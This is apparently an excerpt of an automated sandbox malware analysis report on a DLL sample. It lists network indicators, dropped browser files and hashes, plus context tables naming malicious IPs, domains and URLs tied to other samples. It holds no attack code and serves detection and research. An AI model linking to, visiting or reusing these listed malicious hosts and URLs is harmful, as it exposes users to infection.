img-prod-cms-rt-microsoft-com.akamaized.net, elasticShed.au.au-msedge.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, updates.microsoft.com, e1723.g.akamaiedge.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, skypedataprdcolcus16.cloudapp.net, cds.d2s7q6s2.hwcdn.net, afdap.au.au-msedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, au.au-msedge.net, c-msn-com-europe-vip.trafficmanager.net, c.bing.com, go.microsoft.com.edgekey.net, blobcollector.events.data.trafficmanager.net, au.c-0001.c-msedge.net, par02p.wns.notify.trafficmanager.net, c1.microsoft.com, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:15:36	API Interceptor	42x Sleep call for process: powershell.exe modified
12:15:48	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.186.244.49	mal.dll	Get hash	malicious	Browse	• lopppoolo.xyz/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	mal.dll	Get hash	malicious	Browse	• 208.67.222.222
	fo.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 208.67.222.222
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 208.67.222.222
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 208.67.222.222
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
lopppooole.xyz	mal.dll	Get hash	malicious	Browse	• 185.186.244.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WEBZILLANL	mal.dll	Get hash	malicious	Browse	• 185.186.244.49
	yvQpBRIhf9.exe	Get hash	malicious	Browse	• 208.69.117.117
	http://bigbinnd.info/vpmr21?x=Hp+officejet+j6480+all+in+one+service+manual	Get hash	malicious	Browse	• 188.72.236.136
	http://www.viportal.co	Get hash	malicious	Browse	• 78.140.179.159
	http://encar.club/000/?email=ingredients@chromadex.com&d=DwMFaQ	Get hash	malicious	Browse	• 88.85.75.98
	http://europeanclassiccomic.blogspot.com/2015/10/blueberry.html	Get hash	malicious	Browse	• 206.54.181.244
	http://www.tuckerdefense.com	Get hash	malicious	Browse	• 78.140.165.14
	http://coronavirus-map.com	Get hash	malicious	Browse	• 88.85.66.164
	http://fileupload-4.xyz/itmrZ27UrlVy2PNxP4jlcCnbvyR2nrQteqDjImiljTN2tc1tE-Had1Hn3ktIq5MHRPaSB0SPlgNWgdgFT4RdB1CYdBsmzEs-JIxLsTOcXPMOvCLslENbyRJ9WOcaWmPEOVxD1i5QDOgUKB-VXy0Fkl4lDpg=	Get hash	malicious	Browse	• 88.85.69.166
	http://88.85.66.196	Get hash	malicious	Browse	• 88.85.66.196

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	terminal.exe	Get hash	malicious	Browse	• 78.140.180.210
	t041PxnO3E.exe	Get hash	malicious	Browse	• 109.234.35.128
	LLoyds_Transaction_Log.pdf	Get hash	malicious	Browse	• 109.234.38.226
	Engde.doc	Get hash	malicious	Browse	• 109.234.39.133
	Engde.doc	Get hash	malicious	Browse	• 109.234.39.133
	http://pine-kko.com/sp.php?utm_medium=14187&file_name=mbox-1-driver&utm_source=AA1qYVtrNwAArLgBAEpQFwAmAJMX4MAA	Get hash	malicious	Browse	• 88.85.69.166
	http://mrvideo.in/	Get hash	malicious	Browse	• 78.140.165.10
	npkfe.exe	Get hash	malicious	Browse	• 46.30.45.85
	iNYNU6VuC7.exe	Get hash	malicious	Browse	• 178.208.83.56
	tecbwlrhv.exe	Get hash	malicious	Browse	• 46.30.45.85

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{00948C13-5A93-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7636774599734342
Encrypted:	false
SSDEEP:	96:rmZJZP2Y9WhtUibfUeKngKM1ekYkzjkqAhernMB:rmZJZP2Y9WhtlfgFMP7QB
MD5:	1A71D1B57AA32CC9248CE1AE29CE139F
SHA1:	6E17D81F793D60AEAF85D6A44C437FBEBE73570F
SHA-256:	80D926CDEC64BFC7A8F5B3FE4828E345343840660EABDC4B648294CC8B97B658
SHA-512:	05DDAD384805688895512AD69B1F4A54B8C99EB142CCF3EA1DA4AE9CFFA60D82E58B13DB59B287DBA44DE6AE918F9EA136D908907705751551A4A513197B442C
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0E23EAF6-5A93-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	72840
Entropy (8bit):	2.0998012355443687
Encrypted:	false
SSDEEP:	192:rqZ5Z92y9WVtFf19MHSG7iJR1WcJmeWjMJidpZU:rWv0yU/dsHSNJ2EcAcjZU
MD5:	3CEB8DDFCED9FD74020E4B20B191B1D9
SHA1:	322AEB78053BA15C7F526EBCA82EA2BFCBE2AB60
SHA-256:	5C6BD506E698B2E46F60DC57A3AA30E5670741422307C0628DFE65F8028B1E2F
SHA-512:	CA931FE32385B39EB6E2D2A671145BECC8C10E33D5B0FE95FF1582C701CDC7AF4F860BA6F45A355869F09F29AC950F50A169193524DB0945D508BAFAC629B73
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E6DB6EAA-5A92-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E6DB6EAA-5A92-11EB-90E5-ECF4BB570DC9}.dat	
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7731020792151762
Encrypted:	false
SSDEEP:	96:r9ZaiZsz2Hc9WGZtFbf8elKMbjNOz1BqheMB:r9ZaiZsz2Hc9WGZtZf81MbwWfB
MD5:	0144E57B5A7795F8B187D812CE22DBBA
SHA1:	6030EDC0E3E97C8A259DFC6EE54DB7B3D0615CDC
SHA-256:	81F5BF622FCB478F4F66B1C24C2F64B051A667FE9CB75C949BFD6D3427118A41
SHA-512:	9C37B4CDECE67DBB2EFD77527D8E2E7A433FB0F413B1E3050391474BF5A809EBC3655D7DE92658212896FD9F75A7E315BE69AE69C5F17118FAD94B5C9806B79 5
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{00948C15-5A93-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27396
Entropy (8bit):	1.854391995808093
Encrypted:	false
SSDEEP:	192:ryZNQ86OkmFjx24kW1MoYmUO9/eVCRUO9/eVK92eA:ruSHvmhg82oLUiRUit2Z
MD5:	13E0B8AE23F3CDFF65A6D14A6ABD6C75
SHA1:	DA8DE7FA0A59D0772BCACB01BB2BB8A04B1E2222
SHA-256:	4CCA964FD7B1EC8DF43D1EA43669E6C9898513545D1AF56C8721A6FCBE0B1D39
SHA-512:	BC88C095B83F97C15E59FBECDB25976F020C1E637C013FA6891A9251A5D290B1E43DB8D1C17659EE3EA4FA11C1DD34C583FDD6B0D1EBE94D63D98C6CD09F2 4D
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0E23EAF8-5A93-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27864
Entropy (8bit):	1.8294253324078362
Encrypted:	false
SSDEEP:	96:r4ZDQr65BSbFjR20kWeMdYSXnOMDRXnOMXjr:r4ZDQr65kbFjR20kWeMdYSXn3RXnbjr
MD5:	8A8CCEAFA375BC6F21D25767A9E4D4C4
SHA1:	51E7E71050AFEAA4B971D7FF30A9B62E49E51DA0
SHA-256:	9C0A27FE7D8B7CE6C799DEE0D5735413439A8A4C75DB575AB81E669C7E0149D0
SHA-512:	241F56F21076F33226D467D5AE604AB3F06BCB777C9184AEBACC7E8E0A719A4DCE22CC1BC898CBCCF983BFE7BEF590C677DFD2DB9AE65518F6B1889D01B3B EB
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0E23EAFA-5A93-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27376
Entropy (8bit):	1.8467745456197808
Encrypted:	false
SSDEEP:	96:rJZuQe64BS/FjJs2DxkW1M8Y6TALNFxTALN796A:rJZuQe64k/Fj+2NkW1M8Y6T2HxT2X6A
MD5:	F52BBBE833B8E9496818A624A65D9D70
SHA1:	DAF0895BDE3908521227524EBDCB3FCCDD686054
SHA-256:	2408DAF5FE6E0B877B352E2B5C981A58D38B875A4D277E437C41FCC27239A537

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0E23EAFA-5A93-11EB-90E5-ECF4BB570DC9}.dat	
SHA-512:	266CDD888368EDAA879B9D720424D5C90D179B1DA8CC56FE613E514E26A31DDC2E5D9A748788FA081D1F0B81C6E669B5E9B9E6C7245DE94447E25EEB8046214
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0E23EAFC-5A93-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	27368
Entropy (8bit):	1.8442440066613086
Encrypted:	false
SSDEEP:	192:rpZ6QS6akuFj52kkWiMRYiUD6txUD69fiA:rf39zuhIQTRHJDJpV
MD5:	43797433561639CEF2CDFB85E9FFB3FA
SHA1:	9FEED7BB1B9F9BA6330EFD63DB0804393F30D6D3
SHA-256:	32BE8CAD7B3825D223FA173421055967F485C013FAC10964E4890B8C99F37574
SHA-512:	B20B3D20AB1F2EB7519D89DC374F8A3B12EFFDBBE46446B1915CF8C0048D4550016155B8F15DF49FE7D6A36454853C013E0AC8E07208A86F1146C61CE20FD2D
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E6DB6EAC-5A92-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27380
Entropy (8bit):	1.8513877261883762
Encrypted:	false
SSDEEP:	96:rFZSQq6kBS3FjZX2WkWtMAYWmB4xmB9uA:rFZSQq6kk3FjZX2WkWtMAYWmB4xmB9uA
MD5:	92C0669C13028205FE15C54D9B800F58
SHA1:	183CA2090D4278E1C603B5D51FF672276280A286
SHA-256:	1DEB9B372B7C76C54599923609688051A9393CAD3518457133C388B072350BCB
SHA-512:	65CE09E222A908F61AEE6F9466C7BE2DC5245D04B9995CAE5534DE1A1383EB9DAE3EF4B7ED4700FD9C2B2F9C4A0F23A80DE6153EBABE04E440A00839E7D3BD45
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.076532973907306
Encrypted:	false
SSDEEP:	12:TMHdNMNxOED2521nWimI002EtM3MHdNMNxOED2521nWimI00ONVbkEtMb:2d6NxOcSZHKd6NxOcSZ7Qb
MD5:	D2E3AA302CE896D0D98F8D01202F0046
SHA1:	0DDBFAF1246C404E8ADD0A51332FEB23DC261FCC
SHA-256:	8DA14EF587204CEFFD6A5628F527502AAAA3D76D1FA59A217E35914AD61436F2
SHA-512:	783EC08E99CF31B2725F85D9167F8F157143DC683C50DEBCE5E9B91112787514DB87490A4A6179085712BDFCF698FA7FA92E0EA49F66B41986B35A3533EDD29C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbc5726aa,0x01d6ee9f</date><accdate>0xbc5726aa,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbc5726aa,0x01d6ee9f</date><accdate>0xbc5726aa,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.1056054298489935
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kXN1nWimI002EtM3MHdNMNxe2kXN1nWimI00ONkak6EtMb:2d6NxrOSZHKd6NxrOSZ72a7b
MD5:	0B437847535009B26ADD0F4FDD5F89D4
SHA1:	989843A9E627400D33D779903A443BB6205F0208
SHA-256:	D48F3DBE97824A67C07DBCA0F9337B9EEECF96D701C2CC6D33BE2132D1DF6A1F
SHA-512:	397A76C17DE5586949DE598686A5BEF67F019F6BC7B6A1E2660247CB5902430E6BB35CCBDE1027810F1664F8F9C5C01BAC6B2CB2721FACF5E8F267520C58187
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xbc526200,0x01d6ee9f</date><a ccdate>0xbc526200,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xbc526200,0x01d6ee9f</date><a ccdate>0xbc526200,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.122264096834139
Encrypted:	false
SSDEEP:	12:TMHdNMNxvL/YTdYT1nWimI002EtM3MHdNMNxvL/YTdYT1nWimI00ONmZEtMb:2d6NxvrY5YxSZHKd6NxvrY5YxSZ7Ub
MD5:	3E374275DBC486974F978F9CCC8D2CD1
SHA1:	EAA8631FC272C19B1F089D700A6657DCCAA70C0A
SHA-256:	E19334DF72DABAE6A0A9FCB73960B29A7C64DAFB19A9E58FD38F3B773A9F6C1A
SHA-512:	8C7B36A1EEEFF85280E6795758CFB67DA126883D258FED855F10AD7402BCE044FC9BC85808540D2082F83460B4B7909272176ED87BCBE87623BC96312157109D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbc598934,0x01d6ee9f</date> <accdate>0xbc598934,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbc598934,0x01d6ee9f</date><accda te>0xbc598934,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipe dia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	648
Entropy (8bit):	5.1153599882448795
Encrypted:	false
SSDEEP:	12:TMHdNMNxiemQm1nWimI002EtM3MHdNMNxiemQm1nWimI00ONd5EtMb:2d6NxISZHKd6NxISZ7njb
MD5:	B14CD9911FA06ADF0CA3D72AA18F05AB
SHA1:	998692E0997B124A29A1E6A6CFC6ECB9870418BC
SHA-256:	ECBD19A8B561866B3C7F57F52FB81C47E887E1BCF66E76F5B03DB9D2FB4872DA
SHA-512:	FB58FE7C68772675700847406293113646AD77C6A7CE4635C8C726672C2C858BFE75EFB79AAAE2FB3A9E2DC38CD4C92AA5B4D62C0BAEFC6335C8848A6E738A 1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xbc54c452,0x01d6ee9f</date><acc date>0xbc54c452,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xbc54c452,0x01d6ee9f</date><accdate>0xbc54c 452,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.132855046970139
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGw/YTdYT1nWimI002EtM3MHdNMNxhGw/YTdYT1nWimI00ON8K075Ety:2d6NxQ+Y5YxSZHKd6NxQ+Y5YxSZ7uKa/
MD5:	D611642F1096B473FEFE4D195B0357E5
SHA1:	D88CF316A87233B8A879536DCBB3FF3FE119C6A8

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
SHA-256:	97AD4911F1E187570F3315C4BACDB422A2568F9AD1477F941251C53BADA401D4
SHA-512:	8C86BEFFFD4A307F4A14AE779C09A0EFD7E8970DEB96A18BA08D91854DA024E8A1903B4283CD95BD304288784B3E8C37740189FE20DB2F7F51C1E8F366506141
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xbc598934,0x01d6ee9f</date><accdate>0xbc598934,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xbc598934,0x01d6ee9f</date><accdate>0xbc598934,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.080199545395012
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nD2521nWimI002EtM3MHdNMNx0nD2521nWimI00ONxEtMb:2d6Nx0NSZHKd6Nx0NSZ7Vb
MD5:	2B7859DF9BC418025B727A1856737275
SHA1:	437C2DBE41577712B9DB517AA6275894824093B0
SHA-256:	D4EC4C5E8066FA1E9BB85198A3EAD7F05380C3EB0F9B2CC9D73FC96FEFE235DF
SHA-512:	B0612EE066A30C4835F7644529D9E29ECE9435AC6CC2617DC0E23B249FAA0FD964E7D40AEF43C71CEB9236D21BB069F5B2CA88DEC7F23801EC7040AA9B52007
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xbc5726aa,0x01d6ee9f</date><accdate>0xbc5726aa,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xbc5726aa,0x01d6ee9f</date><accdate>0xbc5726aa,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.116107925564891
Encrypted:	false
SSDEEP:	12:TMHdNMNxxD2521nWimI002EtM3MHdNMNxxD2521nWimI00ON6Kq5EtMb:2d6Nx3SZHKd6Nx3SZ7ub
MD5:	2B347DF193B32CCA6749B79FAD8553DB
SHA1:	2A13CF32F4690D7A64794911AA765E8EB70A3D48
SHA-256:	24DD26642CBF92950AFF10A0E30E74552867F0CB5A2CA4BC40248B12594E2568
SHA-512:	BF8485D46F5EF2C564E395D4D3E849B096D438AED4190D8DD2B505567893484DA34592EBD7FC6E6C8DB082C87E46C2FBA7D71DEB5B60CC4E9E716ECE3108C98
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xbc5726aa,0x01d6ee9f</date><accdate>0xbc5726aa,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xbc5726aa,0x01d6ee9f</date><accdate>0xbc5726aa,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.114280039132979
Encrypted:	false
SSDEEP:	12:TMHdNMNxcemQm1nWimI002EtM3MHdNMNxcemQm1nWimI00ONVEtMb:2d6NxySZHKd6NxySZ71b
MD5:	BDB933F476C12345A3C7E7C3CCCA0479
SHA1:	C413DE2FB72F002FCF919E9C89F5FE7DD1223174
SHA-256:	FC258D7861F557100B03170A5AD4300F1D8AB32EA5770BB0674011E6751646DE
SHA-512:	D23275B6A036FBA30180C8AF4B97625BBE7A00DFD6E3259DA20EF7C8F42A4DD99225E28D995ED757A900F24F5089D7B6ECD03911D39D522FD9195D0B2D47B68
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xbc54c452,0x01d6ee9f</date><accdate>0xbc54c452,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xbc54c452,0x01d6ee9f</date><accdate>0xbc54c452,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.100580867173223
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnemQm1nWimI002EtM3MHdNMNxfnemQm1nWimI00ONe5EtMb:2d6NxbSZHKd6NxbSZ7Ejb
MD5:	B0477DEE4EF74C6B5EEF323444635CB7
SHA1:	CE4D422EFA52CF23F0B3F588D4B918956C616174
SHA-256:	E2475B7D111937AF631449FF8F57130A6CA43FC85D15B7DCA9CB28D6A1463DC2
SHA-512:	C32030F1857CA7093BDF4516BACDF45E9705C0E5F031F8697861FFC2BB634364F4ED09A3364EC8E7A486521F0428D69074F300ECDD431B930150C193E115FC11
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xbc54c452,0x01d6ee9f</date><accdate>0xbc54c452,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xbc54c452,0x01d6ee9f</date><accdate>0xbc54c452,0x01d6ee9f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqf\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	5652
Entropy (8bit):	4.126812530716871
Encrypted:	false
SSDEEP:	96:/50aWBKcm5zDlvV2rkG4zuAZMXJFG62q7mQL:/5CBKl5zZ0IG46AaXJFG6v7mO
MD5:	D9ECF2A1DC3786EA781E11216BD7D985
SHA1:	93C064352086075BB2FEA857115404A684C78CCB
SHA-256:	993AA14DCC97C0B30E3B235C2A3E6F23679EC5E9ECEBE63B6EB7E11E73DF59C9
SHA-512:	4C7F02C2001DA627100E96DD174B255003C9DEC98DA6B41135EBD0BB6555471410359AFF535D932BDA41295E8506B456429D6DD93CA862E4748A4AC4E33DA57
Malicious:	false
Preview:	.....!.h.t.t.p.:././.l.o.p.p.p.o.o.o.l.e...x.y.z./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s...s...s...s...r...s{..s...s#..s..s..r..s..s...s[..s...s...s...s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s.....s...s[.....ss..s...s.....s...s..sm..sl..s;..s.....s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s..s..s..s'..s_..s...s...s...rQ..s..s...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\F[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	296364
